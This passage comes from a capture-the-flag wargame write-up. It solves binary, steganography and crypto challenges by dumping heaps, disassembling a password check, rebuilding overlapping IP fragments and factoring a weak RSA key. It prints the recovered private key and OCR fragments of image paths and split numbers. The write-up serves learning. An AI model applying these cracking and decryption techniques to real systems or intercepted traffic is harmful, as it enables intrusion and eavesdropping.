"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+
```

```
/";
static const int   BASE64_INPUT_SIZE = 57;

char *Decrypt( char *Key, char *Msg, int size) {
    static char*    Res;
    int             n=0;
    DES_cblock      Key2;
    DES_key_schedule schedule;

    Res = ( char * ) malloc( size );
    memcpy( Key2, Key,8);
    DES_set_odd_parity( &Key2 );
    DES_set_key_checked( &Key2, &schedule );

    DES_cfb64_encrypt( ( unsigned char * ) Msg, ( unsigned char
* ) Res,
                            size, &schedule, &Key2, &n,
DES_DECRYPT );
    return (Res);
}

int isbase64(char c) {
       return c && strchr(table, c) != NULL;
}

char value(char c) {
       const char *p = strchr(table, c);
       if(p) {
          return p-table;
       } else {
          return 0;
       }
}

int unbase64(const unsigned char *src, int srclen) {
       char *dest=malloc(srclen);
       *dest = 0;
       if(*src == 0) {
          return 0;
       }
       unsigned char *p = dest;
       do {
          char a = value(src[0]);
          char b = value(src[1]);
          char c = value(src[2]);
          char d = value(src[3]);
          *p++ = (a << 2) | (b >> 4);
          *p++ = (b << 4) | (c >> 2);
          *p++ = (c << 6) | d;
          if(!isbase64(src[1])) {
             p -= 2;
             break;
          }
          else if(!isbase64(src[2])) {
             p -= 2;
             break;
          }
          else if(!isbase64(src[3])) {
             p--;
             break;
```

```
            }
            src += 4;
            while(*src && (*src == 13 || *src == 10)) src++;
        }
        while(srclen-= 4);
        *p = 0;
        return dest;
}
```

```
$ gcc -fPIC -shared -o libSbD.so.1 libsbd.c –lcrypto
$ LD_LIBRARY_PATH=. ./bin02
Your token is  : There's no place for me to hide
```

Token

There is no place for me to hide

Binaries 3

Score

200

Description

- bin03

Solution

This one was actually probably easier than Binaries 2. The first thing that came to our attention was its big size (3.6M!). Anyway, as always, we decided to launch it to see how it behaved:

```
nullsub@tomatonia:~/sbd$ ./bin03
Which worm virus is known as the first in history of computer worms
morris
Which Microsoft Bulletin referred the Unicode Vulnerability
MS-33J1T
Whats the most important piece of software in Matrix II
Neo's crotch
Doh ! some answers are wrong !!
You have answered right 1 questions
```

It looked to us like a quiz alright… we grepped for some strings and found out that it was somehow related to Perl (uhm.. maybe compiled/packaged?), we first thought it could have been done with something like “perlcc” but after a few minutes looking around we noticed the presence of the following strings:

```
nullsub@tomatonia:~/sbd$ strings bin03 |grep -i active
ACTIVESTATE_HOME
ActiveState
ACTIVESTATE_LICENSE
ActiveState.lic
Perl_boot_core_ActivePerl
Make sure the ActivePerl bin directory is in your PATH
Panic: '%s' is not an ActivePerl 5.10 library
Panic: '%s' is not an ActivePerl library
```

Right after, we found the product it had been packaged with:
http://community.activestate.com/tags/perlapp

After a little bit of research (trying to see if there were any available decompilers/extractors/etc.), we came across the following info on ActiveState's website:

> ***Code obfuscation***
>
> OS: All / Any | Product: Perl Dev Kit | tags: executable obfuscation perlapp
>
> **Question:**
>
> Will people be able to decompile the executables I've made with PerlApp?
>
> **Answer:**
>
> PerlApp does provide some level of code obfuscation. Decompiling executables is not trivial, but it is possible.
>
> Critical copyrighted data and algorithms should not be included in Perl code within a PerlApp. If you are concerned about keeping important parts of your code secret, you may want to consider some workarounds such as:
>
> - using strong encryption for critical data
> - implementing critical algorithms as XS modules that can be used by your Perl code.

Okay, they probably mangled the packaged sources on some way. We were lazy to try to figure out how, and started thinking on alternative ways to solve it…

We've seen multiple different challenges on many other wargames like this one and most of them usually get solved by dumping the process' heap, so that's what we went for:

```
nullsub@tomatonia:~/sbd$ memfetch 11617
memfetch 0.05b by Michal Zalewski <lcamtuf@coredump.cx>
[+] Attached to PID 11617 (/home/nullsub/sbd/bin03).
[*] Writing master information to mfetch.lst...
   Writing map at 0x08048000 (69632 bytes)... [N] done (map-000.bin)
   Writing map at 0x08059000 (8192 bytes)... [N] done (map-001.bin)
   Writing mem at 0x09743000 (3481600 bytes)... [N] done (mem-002.bin)
   Writing map at 0xb6c45000 (69632 bytes)... [S] done (map-003.bin)
   Writing map at 0xb6c56000 (4096 bytes)... [S] done (map-004.bin)
   Writing map at 0xb6c57000 (1286144 bytes)... [S] done (map-005.bin)
   Writing map at 0xb6d91000 (1241088 bytes)... [S] done (map-006.bin)
   Writing map at 0xb6ec0000 (20480 bytes)... [S] done (map-007.bin)
   Writing map at 0xb6ec5000 (40960 bytes)... [S] done (map-008.bin)
   Writing map at 0xb6ecf000 (8192 bytes)... [S] done (map-009.bin)
   Writing map at 0xb6ed1000 (32768 bytes)... [S] done (map-010.bin)
   Writing map at 0xb6ed9000 (8192 bytes)... [S] done (map-011.bin)
   Writing map at 0xb6edb000 (28672 bytes)... [S] done (map-012.bin)
   Writing map at 0xb6ee2000 (8192 bytes)... [S] done (map-013.bin)
   Writing mem at 0xb6ee4000 (3448832 bytes)... [S] done (mem-014.bin)
   Writing map at 0xb722e000 (3452928 bytes)... [S] done (map-015.bin)
   Writing mem at 0xb7579000 (8192 bytes)... [S] done (mem-016.bin)
   Writing map at 0xb757b000 (1396736 bytes)... [S] done (map-017.bin)
   Writing map at 0xb76d0000 (4096 bytes)... [S] done (map-018.bin)
   Writing map at 0xb76d1000 (8192 bytes)... [S] done (map-019.bin)
   Writing mem at 0xb76d3000 (12288 bytes)... [S] done (mem-020.bin)
   Writing map at 0xb76d6000 (86016 bytes)... [S] done (map-021.bin)
   Writing map at 0xb76eb000 (8192 bytes)... [S] done (map-022.bin)
   Writing mem at 0xb76ed000 (8192 bytes)... [S] done (mem-023.bin)
   Writing map at 0xb76ef000 (8192 bytes)... [S] done (map-024.bin)
   Writing map at 0xb76f1000 (8192 bytes)... [S] done (map-025.bin)
   Writing map at 0xb76f3000 (36864 bytes)... [S] done (map-026.bin)
   Writing map at 0xb76fc000 (8192 bytes)... [S] done (map-027.bin)
   Writing mem at 0xb76fe000 (159744 bytes)... [S] done (mem-028.bin)
   Writing map at 0xb7725000 (147456 bytes)... [S] done (map-029.bin)
   Writing map at 0xb7749000 (8192 bytes)... [S] done (map-030.bin)
   Writing mem at 0xb774b000 (4096 bytes)... [S] done (mem-031.bin)
   Writing map at 0xb774c000 (8192 bytes)... [S] done (map-032.bin)
   Writing map at 0xb774e000 (8192 bytes)... [S] done (map-033.bin)
   Writing map at 0xb7750000 (86016 bytes)... [S] done (map-034.bin)
   Writing map at 0xb7765000 (8192 bytes)... [S] done (map-035.bin)
   Writing mem at 0xb7767000 (8192 bytes)... [S] done (mem-036.bin)
   Writing map at 0xb7770000 (12288 bytes)... [S] done (map-037.bin)
   Writing map at 0xb7773000 (4096 bytes)... [S] done (map-038.bin)
   Writing map at 0xb7774000 (16384 bytes)... [S] done (map-039.bin)
   Writing map at 0xb7778000 (4096 bytes)... [S] done (map-040.bin)
   Writing mem at 0xb7779000 (8192 bytes)... [S] done (mem-041.bin)
   Writing mem at 0xb777b000 (4096 bytes)... [S] done (mem-042.bin)
   Writing map at 0xb777c000 (106496 bytes)... [S] done (map-043.bin)
   Writing map at 0xb7796000 (8192 bytes)... [S] done (map-044.bin)
   Writing mem at 0xbf869000 (86016 bytes)... [S] done (mem-045.bin)
[*] Done (46 matching). Have a nice day.
```

Now, let's try to find something related to the code we're looking for within those memory dumps:

```
nullsub@tomatonia:~/sbd$ fgrep -i 'worm' *.bin
Binary file mem-002.bin matches
```

Deadly! We had a look at that file and we found the Perl script in the middle of a heap landfill :-)

```
#!/usr/bin/perl

use LWP::Simple;

use strict ;

my $userinput ;
my $rights = 0;

print "Which worm virus is known as the first in history of
computer worms\n" ;

$userinput =  <STDIN>;
chomp ($userinput);

if ($userinput =~ /^Morris/i) { $rights++ }

print "Which Microsoft Bulletin referred the Unicode
Vulnerability\n" ;

$userinput =  <STDIN>;
chomp ($userinput);

if ($userinput =~ /MS00-078/i) { $rights++ }

print "Whats the most important piece of software in Matrix
II\n" ;

$userinput =  <STDIN>;
chomp ($userinput);

if ($userinput =~ /keygen/i) { $rights++ }

if ($rights != 3) {

    print "Doh ! some answers are wrong !!\n" ;
    print "You have answered right $rights questions\n" ;
}

else {

    print "Ok Downloading the real Bin02 ;=)\n" ;


#wargame.securitybydefault.com/514abbf86db6b2a853796208dfd8f874/
binario


getstore('http://wargame.securitybydefault.com/514abbf86db6b2a85
3796208dfd8f874/vinz02', 'bin02') or die 'Unable to get bin02';

      }
```

Okay, looks like this is just the first stage of the challenge, let's download the second one. Btw guys… funny name. Was this actually meant to be bin02? ;-)

The second binary looked small. It outputs the following when you run it:

```
nullsub@tomatonia:~/sbd$ ./bin03_2
Please Supply a Password
usage: ./bin03_2 texto
```

We opened it up in IDA and started looking for interesting stuff. After a couple of minutes we realized that some symbols hadn't been stripped, a function named ispass() looked interesting!

We observed the same way of building strings on the stack again… uhm, that's probably the token, right?

```
.text:0804822E                  public ispass
.text:0804822E ispass           proc near               ; CODE
XREF: main+1A6p
.text:0804822E
.text:0804822E                  push    ebp
.text:0804822F                  mov     ebp, esp
.text:08048231                  sub     esp, 0A8h
.text:08048237                  mov     [ebp+var_16], 'ptth'
.text:0804823E                  mov     [ebp+var_12], 0
.text:08048245                  mov     [ebp+var_E], 0
.text:0804824B                  mov     [ebp+var_20], 'w//:'
.text:08048252                  mov     [ebp+var_1C], 0
.text:08048259                  mov     [ebp+var_18], 0
.text:0804825F                  mov     [ebp+var_2A], 'y.ww'
.text:08048266                  mov     [ebp+var_26], 0
.text:0804826D                  mov     [ebp+var_22], 0
.text:08048273                  mov     [ebp+var_34], 'utuo'
.text:0804827A                  mov     [ebp+var_30], 0
.text:08048281                  mov     [ebp+var_2C], 0
.text:08048287                  mov     [ebp+var_3E], 'c.eb'
.text:0804828E                  mov     [ebp+var_3A], 0
.text:08048295                  mov     [ebp+var_36], 0
.text:0804829B                  mov     [ebp+var_48], 'w/mo'
.text:080482A2                  mov     [ebp+var_44], 0
.text:080482A9                  mov     [ebp+var_40], 0
.text:080482AF                  mov     [ebp+var_52], 'hcta'
.text:080482B6                  mov     [ebp+var_4E], 0
.text:080482BD                  mov     [ebp+var_4A], 0
.text:080482C3                  mov     [ebp+var_5C], 's=v?'
.text:080482CA                  mov     [ebp+var_58], 0
.text:080482D1                  mov     [ebp+var_54], 0
.text:080482D7                  mov     [ebp+var_66], 'aR3m'
.text:080482DE                  mov     [ebp+var_62], 0
.text:080482E5                  mov     [ebp+var_5E], 0
.text:080482EB                  mov     [ebp+var_70], 'dtFx'
.text:080482F2                  mov     [ebp+var_6C], 'Ol'
.text:080482F9                  mov     [ebp+var_68], 0
```

The function gets as an argument the password supplied by command line. Let's continue looking at it…

```
.text:080482FF                  mov     [ebp+var_C], 0C9h ; <-
size?
.text:08048306                  mov     dword ptr [esp], 0
.text:0804830D                  call    time
.text:08048312                  mov     [ebp+var_8], eax
.text:08048315                  mov     eax, [ebp+arg_0]
.text:08048318                  mov     [esp], eax
.text:0804831B                  call    strlen
.text:08048320                  mov     edx, eax
.text:08048322                  mov     eax, [ebp+var_C]
.text:08048325                  cmp     edx, eax            ;
strlen(pass) == 0xC9 ?
.text:08048327                  jnz     loc_80483C1
.text:0804832D                  mov     dword ptr [esp], 0
.text:08048334                  call    time
.text:08048339                  mov     [ebp+var_4], eax
.text:0804833C                  mov     edx, [ebp+var_8]
.text:0804833F                  mov     eax, [ebp+var_4]
.text:08048342                  sub     eax, edx
.text:08048344                  cmp     eax, 5
.text:08048347                  jle     short loc_8048361
.text:08048349                  mov     dword ptr [esp], offset
aTooMuchTime___ ; "Too much time ..."
.text:08048350                  call    puts
.text:08048355                  mov     dword ptr [esp], 0
.text:0804835C                  call    exit
```

Uhm, aren't they just checking the string size? The second part looks like it just handles how to print the token out:

```
.text:08048361 loc_8048361:                             ; CODE
XREF: ispass+119j
.text:08048361                  mov     dword ptr [esp], offset
aYouAreRight_ ; "You are right !!!!."
.text:08048368                  call    puts
.text:0804836D                  lea     eax, [ebp+var_70]
.text:08048370                  mov     [esp+28h], eax
.text:08048374                  lea     eax, [ebp+var_66]
.text:08048377                  mov     [esp+24h], eax
.text:0804837B                  lea     eax, [ebp+var_5C]
.text:0804837E                  mov     [esp+20h], eax
.text:08048382                  lea     eax, [ebp+var_52]
.text:08048385                  mov     [esp+1Ch], eax
.text:08048389                  lea     eax, [ebp+var_48]
.text:0804838C                  mov     [esp+18h], eax
.text:08048390                  lea     eax, [ebp+var_3E]
.text:08048393                  mov     [esp+14h], eax
.text:08048397                  lea     eax, [ebp+var_34]
.text:0804839A                  mov     [esp+10h], eax
.text:0804839E                  lea     eax, [ebp+var_2A]
.text:080483A1                  mov     [esp+0Ch], eax
.text:080483A5                  lea     eax, [ebp+var_20]
.text:080483A8                  mov     [esp+8], eax
.text:080483AC                  lea     eax, [ebp+var_16]
.text:080483AF                  mov     [esp+4], eax
```

```
.text:080483B3                 mov     dword ptr [esp], offset
aTokenSSSSSSSSS ; "Token: %s%s%s%s%s%s%s%s%s%s\n"
.text:080483BA                 call    printf
.text:080483BF                 jmp     short loc_80483CD
.text:080483C1 ; ---------------------------------
.text:080483C1
.text:080483C1 loc_80483C1:                            ; CODE
XREF: ispass+F9j
.text:080483C1                 mov     dword ptr [esp], offset
aMeeeeeeeecFail ; "Meeeeeeeec FAIL."
.text:080483C8                 call    puts
.text:080483CD
.text:080483CD loc_80483CD:                            ; CODE
XREF: ispass+191j
.text:080483CD                 mov     eax, 1
.text:080483D2                 leave
.text:080483D3                 retn
.text:080483D3 ispass          endp
```

Grand… time to do a quick test:

```
nullsub@tomatonia:~/sbd$ ./bin03_2 `perl -e 'print "3"x0xC9'`
You are right !!!!.
Token: http://www.youtube.com/watch?v=sm3RaxFtdl0
```

Btw... nice clip :)

Token

http://www.youtube.com/watch?v=sm3RaxFtdl0

Crypto 1

Score

100

Description

- crypto01.tgz

Solution

First of all, we have to extract the file “ast.pgp” from the TGZ compressed file. It is a Base64 encoded file but it has nothing to do with PGP. After decoding it, we can see the string “Ogg” in its header when we open it with a text viewer. It turns out to be a video file, the famous “Never gonna give you up”, which can be opened in a multimedia player like VLC, for instance.

If we look carefully while playing the video, we will see some “flashes” (some frames with big black characters). The first characters are “r1ck”, and then appears the text “It’s SNOWing” in a single frame. None of them was a valid token for the challenge. But wait... “Snow” in uppercase is a tip? Of course it is! ;-)

After some hours without knowing what to do with this info, we tried to search in Google for the words “snow steganography” and the first result

was essential to solve the challenge: "The SNOW Home Page". This tool is used to hide information using whitespaces and tabulators, and that is what exactly appears at the end of the "ast.pgp" file! These characters are ignored when decoding from Base64, but at the same time they also contain some valuable data which is hidden and encrypted.

Finally, if we launch the program using the following parameters, we will get the token of the challenge:

```
> SNOW.EXE -p r1ck ast.pgp
R1cKwiLLN3V3RD1E
```

Token

R1cKwiLLN3V3RD1E

Crypto 2

Score

150

Description

- tcpdump.txt

Solution

We are given an excerpt of a network-sniffed conversation:

```
11:11:50.842082 00:0c:29:6f:b1:13 > 00:0c:29:32:70:25, ethertype IPv4
(0x0800), length 74: 192.168.181.129.45075 > 192.168.181.128.443: S
2552363011:2552363011(0) win 5840 <mss 1460,sackOK,timestamp 69828435
0,nop,wscale 6>
         0x0000:  000c 2932 7025 000c 296f b113 0800 4500  ..)2p%..)o....E.
         0x0010:  003c 8750 0000 4006 0719 c0a8 b581 c0a8  .<.P..@.........
         0x0020:  b580 b013 01bb 9821 f803 0000 0000 a002  .......!........
         0x0030:  16d0 7f6d 0000 0204 05b4 0402 080a 0429  ...m...........)
         0x0040:  7f53 0000 0000 0103 0306                 .S........
11:11:50.842294 00:0c:29:32:70:25 > 00:0c:29:6f:b1:13, ethertype IPv4
(0x0800), length 78: 192.168.181.128.443 > 192.168.181.129.45075: S
2476447355:2476447355(0) ack 2552363012 win 64240 <mss 1460,nop,wscale
0,nop,nop,timestamp 0 0,nop,nop,sackOK>
         0x0000:  000c 296f b113 000c 2932 7025 0800 4500  ..)o....)2p%..E.
         0x0010:  0040 d230 4000 8006 3c34 c0a8 b580 c0a8  .@.0@...<4......
         0x0020:  b581 01bb b013 939b 967b 9821 f804 b012  .........{.!....
         0x0030:  faf0 e2a0 0000 0204 05b4 0103 0300 0101  ................
         0x0040:  080a 0000 0000 0000 0000 0101 0402       ..............
…
```

Not a .pcap file! Damn it!

But… don't panic! Nothing that couldn't be solved with some Python magic:

```
#!/usr/bin/python
from scapy.all import *
import re,sys
import binascii

fd_dump = open(sys.argv[1], "r")
line = fd_dump.readline()
hexstring=""
packets = []

while line:
    a=re.search('([a-f0-9:]+) > ([a-f0-9:]+)',line)
    if a and hexstring!="":
       p = Ether(binascii.unhexlify(hexstring))
       packets.append(p)
       hexstring=""
       continue
    if not a:
       content = re.search(': ([a-f0-9 ]+) ',line)
```

```
        if content:
            hexpart=re.sub('[^a-f0-9]+','',content.group(1))
            hexstring += hexpart
    line = fd_dump.readline()

if packets:
        wrpcap(sys.argv[1]+".pcap",packets)
```

Using former script, we can easily convert .txt to a wonderful .pcap to work with.

Once we have the capture in pcap format, we can open it with Wireshark:

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.181.129	192.168.181.128	TCP	45075 > https [SYN] Seq=0 Win=5840 Len=0 MSS=14
2	0.000998	192.168.181.128	192.168.181.129	TCP	https > 45075 [SYN, ACK] Seq=0 Ack=1 Win=64240
3	0.001817	192.168.181.129	192.168.181.128	TCP	45075 > https [ACK] Seq=1 Ack=1 Win=5888 Len=0
4	0.002613	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=120,
5	0.003315	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=0,
6	0.004215	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=80,
7	0.004932	192.168.181.129	192.168.181.128	SSLv2	Client Hello
8	0.005826	192.168.181.128	192.168.181.129	TLSv1	Server Hello, Certificate, Server Hello Done
9	0.006757	192.168.181.129	192.168.181.128	TCP	45075 > https [ACK] Seq=119 Ack=694 Win=7232 Le
10	0.008939	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=120,
11	0.009723	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=80,
12	0.010427	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=0,
13	0.011374	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=160,
14	0.012081	192.168.181.129	192.168.181.128	TLSv1	Client Key Exchange, Ignored Unknown Record
15	0.012789	192.168.181.128	192.168.181.129	TLSv1	Change Cipher Spec, Encrypted Handshake Message
16	0.013712	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=80,
17	0.014400	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=200,
18	0.015136	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=0,
19	0.016046	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=160,
20	0.016758	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=120,
21	0.017461	192.168.181.129	192.168.181.128	TLSv1	Application Data, Application Data
22	0.018239	192.168.181.128	192.168.181.129	TLSv1	Application Data, Application Data
23	0.019169	192.168.181.129	192.168.181.128	TCP	45075 > https [FIN, ACK] Seq=447 Ack=1195 Win=8
24	0.019983	192.168.181.128	192.168.181.129	TCP	https > 45075 [ACK] Seq=1195 Ack=448 Win=63794
25	0.021071	192.168.181.128	192.168.181.129	TLSv1	Encrypted Alert

It contains an encrypted (SSL) session. But it is plenty of fragmented IP packets and the SSL session is incorrect / incomplete. We promptly recall an old challenge from Defcon prequals where IP fragments overlapped. The following (Spanish) articles by Jose Selvi come to our mind:

http://www.pentester.es/2010/06/ip-fragmentation-overlap-fragroute.html [1]
http://www.pentester.es/2010/06/ip-defragmentation-snort.html [2]

Summarizing, IP packets are rebuilt basing on IPID and offset fields. We have an overlap when two IP fragments having same IPID have a “common part”. Graphically (taken from former article [1]):

How to build the resulting IP packet then? One choice could be to discard the IP fragment starting at offset 80. But another one could be placing it

"over" the IP fragment starting at offset 40 (so second half of that fragment is lost). The problem is that depending on TCP/IP stack (Windows, Linux, etc.), the resulting behaviour may be different because different choices could be taken.

In order to get rid of IP fragments and building full IP packets, we will use Snort engine (frag3 preprocessor). The trick is described in detail in former article [2].

In this case, we configure /etc/snort/snort.conf with:

```
preprocessor frag3_global: max_frags 65536
preprocessor frag3_engine: policy first detect_anomalies
```

And create the rule:

```
alert tcp any any -> any any (msg:"ALL MATCH"; sid:66601; rev:1;)
```

Then we launch Snort in order to process the fragmented pcap file:

```
root@hetzner:/home/roman/wargames/sbd2011# /usr/local/bin/snort -u snort -c /etc/
snort/snort.conf -r fragmented.pcap
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
```


...

```
SSL Preprocessor:
   SSL packets decoded: 6
           Client Hello: 1
           Server Hello: 1
            Certificate: 1
            Server Done: 3
   Client Key Exchange: 1
   Server Key Exchange: 0
         Change Cipher: 2
               Finished: 0
    Client Application: 1
    Server Application: 1
                 Alert: 0
  Unrecognized records: 1
  Completed handshakes: 0
        Bad handshakes: 0
     Sessions ignored: 1
    Detection disabled: 0
===============================================================================
Snort exiting
```

We will have the resulting "defragmented" capture in /tmp directory (of course, that's depends on Snort configuration):

```
-rw------- 1 snort snort  3.3K 2011-01-15 14:39 tcpdump.log.1295098770
```

If we rename it to .pcap and open it with Wireshark, this time we can read a correct SSL session:



No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.181.129	192.168.181.128	TCP	45075 > https [SYN] Seq=0 Win=5840 Len=0 MSS=14
2	0.000998	192.168.181.128	192.168.181.129	TCP	https > 45075 [SYN, ACK] Seq=0 Ack=1 Win=64240 L
3	0.001817	192.168.181.129	192.168.181.128	TCP	45075 > https [ACK] Seq=1 Ack=1 Win=5888 Len=0 T
4	0.004932	192.168.181.129	192.168.181.128	SSLv2	Client Hello
5	0.004932	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=40,
6	0.005826	192.168.181.128	192.168.181.129	TLSv1	Server Hello, Certificate, Server Hello Done
7	0.006757	192.168.181.129	192.168.181.128	TCP	45075 > https [ACK] Seq=119 Ack=694 Win=7232 Le
8	0.012081	192.168.181.129	192.168.181.128	TLSv1	Client Key Exchange, Change Cipher Spec, Encrypt
9	0.012081	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=40,
10	0.012789	192.168.181.128	192.168.181.129	TLSv1	Change Cipher Spec, Encrypted Handshake Message
11	0.016758	192.168.181.129	192.168.181.128	IP	Fragmented IP protocol (proto=TCP 0x06, off=120,
12	0.017461	192.168.181.129	192.168.181.128	TLSv1	Application Data, Application Data
13	0.017461	192.168.181.128	192.168.181.129	IP	Fragmented IP protocol (proto=TCP 0x06, off=40,
14	0.018239	192.168.181.128	192.168.181.129	TLSv1	Application Data, Application Data
15	0.019169	192.168.181.129	192.168.181.128	TCP	45075 > https [FIN, ACK] Seq=447 Ack=1195 Win=8
16	0.019983	192.168.181.128	192.168.181.129	TCP	https > 45075 [ACK] Seq=1195 Ack=448 Win=63794 L
17	0.021071	192.168.181.128	192.168.181.129	TLSv1	Encrypted Alert

In order to decrypt session, we need both SSL certificate and key. Will it be easy for us to obtain them?

To extract the server certificate from the pcap file, we use Wireshark again. To do so, first we select the 6th packet (Server Hello, Certificate, Server Hello Done). Then we go deep into the Wireshark parsing of the data until we reach the certificate. Once we find them, we just export it using the export selected bytes feature.

Once we have the certificate in a plain file, we use Openssl to show the modulus of the RSA public key:

```
$ openssl x509 -inform DER -in exp.der -modulus

Modulus=C2CBB24FDBF923B61268E3F11A3896DE4574B3BA58730CBD6529
38864E2223EEEB704A17CFD08D16B46891A61474759939C6E49AAFE7F259
5548C74C1D7FB8D24CD15CB23B4CD0A3
```

Then we change the value to base 10:

```
$ echo
"ibase=16;C2CBB24FDBF923B61268E3F11A3896DE4574B3BA58730CBD652
938864E2223EEEB704A17CFD08D16B46891A61474759939C6E49AAFE7F25
95548C74C1D7FB8D24CD15CB23B4CD0A3" | bc

188198812920607963838697239461650439807163563379417382700763356\42298885971523466548531906060650474304531738801130339671619969232120573403187955065699622130516875930765025705 9
```

Once we see that the modulus is 575 bits long and we cannot factor it, we put the number in Google which give us two factors:

```
398075086424064937397125500550386491199064362342526708406385189575946388957261768583317
```


and

```
4727721461074353025362230719730482246329146953020971164598521
7113052071125636359039752 7
```

With these two numbers and the get_priv_key[3] tool, we can generate the private key.


```
$ ./get_priv_key 398075086424064937397125500
5503864911990643623425267084063851895759463889572617685833174
7277214610743530253622307197304822463291469530209711645985217
1130520711256363590397527 65537

-----BEGIN RSA PRIVATE KEY-----
MIIBYAIBAAJJAMLLsk/b+SO2Emjj8Ro4lt5FdLO6WHMMvWUpOIZOIiPu63BKF8/Q
jRa0aJGmFHR1mTnG5Jqv5/JZVUjHTB1/uNJM0VyyO0zQowIDAQABAkgyAw5Cxp1O
d95+I5exPbouUvLFeiBfWXP+1vh2MvU8+IhmCf9j+hFOK13x22JJ+Orwv1+iatW4
5It/qwUNMvxXS0RuItCLp7ECJQDzXLgl8AM5bxHxSaWaD+c9tDFiyzBbjr/tpcqE
C+JMU2tqrlcCJQDM6VRX8SfElUbleEECmsavcGBMZOgoEBisu1OCM7tX83puaJUC
JQDVUULBTl8lKuzJWcrk/metuJNJi925g6lMwHSBxoD4cm7HtkUCJQCjGt8+GQD0
o3YJVc05i4W3RBYC+RcqPJXHeFyieRcYjP/ZPnkCJQCHxtwY3AprVoxTvXPxirnX
zd18EHwe1mo+re3Qg3l8A6/yY7w=
-----END RSA PRIVATE KEY-----
```

We save the key into “cry02-key.txt” file and configure Wireshark to decrypt SSL using former key file. In order to do so, we open “*Edit -> Preferences”:*



